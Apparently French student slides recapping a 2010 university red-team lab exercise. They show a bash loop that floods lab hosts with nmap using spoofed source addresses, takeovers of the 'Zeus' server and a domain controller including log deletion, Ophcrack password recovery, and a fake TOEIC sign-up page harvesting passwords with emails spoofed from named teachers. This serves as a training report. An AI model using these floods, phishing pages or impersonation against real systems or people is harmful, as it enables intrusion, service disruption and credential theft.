**[08-11-2010] Citation1(Yayoooo) rédigé par LaTeam Attaque**  
Je suis comme Mesrine, je lai fait en deux parties!!

**[08-11-2010] Citation2(Anaw ) rédigé par LaTeam Attaque**  
Je suis un opérateur télécom!!

**[08-11-2010] Citation3(Baury) rédigé par LaTeam Attaque**  
Mon père connaît tout en vin alors je lui ai acheté LeVinPourLesNuls

**[08-11-2010] Citation4(Bast) rédigé par LaTeam Attaque**  
Jai installé un filtre de C.G. dans l'appartement à Baury!!

**[08-11-2010] Citation5(Ruxxx) rédigé par LaTeam Attaque**  
Moi le ski cest le matin!!


# Deuxième confrontation (C2)

## ■ INJECTION SQL :

DIFFICULTÉS → Changement mot de passe BDD

→ Changement structure table SQL

→ Protection code malveillant



# Deuxième confrontation (C2)

## Script de DDoS :

```
#!/bin/bash
i=0
while ((i < 1))
do
a=$(( $RANDOM % 255 ))
b=$(( $RANDOM % 255 ))
c=$(( $RANDOM % 255 ))
d=$(( $RANDOM % 255 ))
nmap 172.30.0.3,5 -0 --data-length 1400 -S $a.$b.$c.$d -e
eth0 -min-parallelism 100 >/dev/null 2>/dev/null
done
```

...mais aucun résultat intéressant...filtrage de Cooper ?

# Deuxième confrontation (C2)

- Bilan de la C2 :
  - **Mêmes problèmes que pour la C1** : perte de temps, etc...
  - Groupe uni et réactif malgré le stress et la tension
  - DNS SPOOFING, c'est toujours du régal !!!
  - **Montée en difficulté** au niveau des attaques (METASPLOIT, etc...)
  - Confiance et expérience emmagasinées pour la dernière confrontation

À bientôt pour le « SHOW » final qui s'annonce épique...

# Ultime confrontation (C<sub>3</sub>)

- Plan d'attaque C<sub>3</sub> :

**FAUSSES PISTES  
(DNS SPOOFING,  
.PDF VIDE, ...)**

**PRISE DE  
CONTRÔLE DE  
ZEUS**

**PRISE DE  
CONTRÔLE DU  
DOMAINE**

# Ultime confrontation (C3)

- La communication :
  - Responsable de la communication ayant un rôle extrêmement important : **tromper l'adversaire**
    - Faire croire à l'adversaire qu'il s'agit d'une confrontation classique pour **masquer la réalité**
    - Distribution d'un fichier .PDF « vide » pour tromper l'équipe de défense (stress, paranoïa, etc...)
- Au niveau INTERNE : **discrétion !!!**



# Ultime confrontation (C3)

- **Prise de contrôle de Zeus :**

**CONNEXION  
SERVEUR AVEC  
L'UTILISATEUR  
« WWW »**

**DÉSACTIVATION  
DE TOUS LES  
ACCÈS AERODEF**

**MODIFICATIONS  
DIVERSES DU  
SERVEUR**

**SUPPRESSION  
DES LOGS**

# Ultime confrontation (C3)

- **Prise de contrôle de Zeus :**
  - Malgré le succès total de l'opération :
    - Extinction manuelle du serveur qui a empêché la suppression des logs + Passage en « Recovery Mod » (Régénération /etc/shadow)

```
root@zeus:/var/www#  
Broadcast message from root@zeus (Mon Nov 15 09:43:19 2010):  
  
Power button pressed  
The system is going down for system halt NOW!  
Connection to 172.30.0.5 closed by remote host.  
Connection to 172.30.0.5 closed.
```



# Ultime confrontation (C3)

- **Prise de contrôle du serveur 2k3 :**

CONNEXION  
SERVEUR ENTSE  
AVEC  
L'UTILISATEUR  
« SYSTEMDATA »

MODIFICATION DU  
MOT DE PASSE  
ADMINISTRATEUR

- REPERTOIRE  
PARTAGE  
- SCRIPT BOOT  
CLIENT  
- GPO

ALLER EN 213  
POUR EVALUER  
LES DEGATS !


# Ultime confrontation (C3)

- **Prise de contrôle du serveur 2k3 :**

- gh45 : Prise de contrôle **mais** aucun client intégré
- Support de l'équipe Attaque nécessaire pour Aerodef
- Compréhension de l'ampleur de la confrontation par Aerodef
- Bingo ! Sauf pour toutes les GPO...



- Aucun backup du serveur
- Succès quasi-total
- Conséquences dramatiques dans le cadre professionnel




# Ultime confrontation (C3)

- Bilan de la C3 :
  - Succès retentissant, **travail de toute une équipe récompensé**
  - Prise de contrôle **TOTALE** du serveur Zeus et du contrôleur de domaine
  - Communication EXTERNE satisfaisante et attaques « trompeuses » réussies
  - On peut donc dire que c'est un... **BOUILLON !!!**



# Quand il n'y en a plus...

- Il faut passer le TOEIC :
  - Tâche de fond basée sur le social engineering :



- L'IDEE PRINCIPALE ? Créer une « fausse » page Web d'inscription pour une session universitaire du TOEIC  
Dans les têtes de tous les étudiants STRI :

**Doit-on le passer obligatoirement ou pas ?**

# Quand il n'y en a plus...

- Il faut passer le TOEIC...
  - Plusieurs étapes :
    - Créer un faux site Web TOEIC où il faudra remplir un formulaire
    - Envoyer le mail avec comme adresse d'expéditeur l'adresse de **M. AOUN, Mme. DEPERETTI** ou encore **Mme. LEROUX**.
    - Héberger ce site sur Internet (toeic-inscriptions.fr par exemple) en espérant que les étudiants ne se rendent pas compte de ce « faux site ».

**IMPORTANT :**  
**ne négliger aucun détail !!!**

Choisissez votre pays ▼


Accès direct ▼

Recherche

Go

## Inscriptions

Vous souhaitez vous inscrire à une session TOEIC® ou TFI™ dans un cadre universitaire. Veuillez remplir le formulaire ci-joint pour créer votre session. Un e-mail de confirmation contenant vos identifiants de session vous sera envoyé dans les plus courts délais.

Civilité :  ▼Prénom : Nom de famille : Université : Email : Mot de passe : Pays : 

Veuillez entrer ici le mot ou le nombre tel qu'il apparaît dans l'image. Ceci vise à prévenir les abus.


Je souhaiterais recevoir davantage d'informations sur les évaluations et services d'ETS Global (informations marketing comprises)

# Quand il n'y en a plus...

- **Attaque de niveau 1<sup>ère</sup> section de maternelle !!!**
  - 1) du chapitre 1 « **Sécurisation de base** » du « **Petit Guide pour la sécurité** » d'Alexandre VIARDIN :
    - **Cadenas** sur toutes les machines
    - Désactiver le **boot** sur disquette, CDROM...
    - Mettre un **mot de passe** BIOS
  - Utilisation du live CD « **OPHCRACK** »
    - Droits administrateur sur les fichiers
    - Récupération des mots de passe (base SAM + Rainbow Tables)
    - Mot de passe BIOS -> Disque dur déporté
  - Pas d'utilisation de ces informations
  - Pas de réitération de ces actions


# Quand il n'y en a plus...

- Bilan : SOCIAL ENGINEERING
  - Communication : THE facteur !!!
  - **Penser avant l'attaque**
  - Manipulation...



**Il est très souvent plus facile d'obtenir des informations intéressantes en usant de son charme et de son phrasé... qu'en s'attaquant au tout dernier routeur CISCO une nuit entière avec son double café en main.**

## M. MÉCHANT



# Bilan

- **Projet passionnant transversal touchant toutes les technologies informatiques des réseaux au système en passant par l'approche humaine**
- **Gestion de projet de 14 personnes sur 2 mois et demi délicate**
- **Tentative de motivation en donnant des tâches adaptées en fonction des spécialités**
- **Bonne coordination nécessaire et surtout de la bonne humeur !**
- **Système de confrontations délicat : toujours en garder sous la main...**
- **Tâches de fond réellement passionnantes : se méfier de tout le monde !**
- **Un réel plaisir malgré une quantité de travail importante !**

**MERCI À TOUTES ET À TOUS  
DE VOTRE ATTENTION**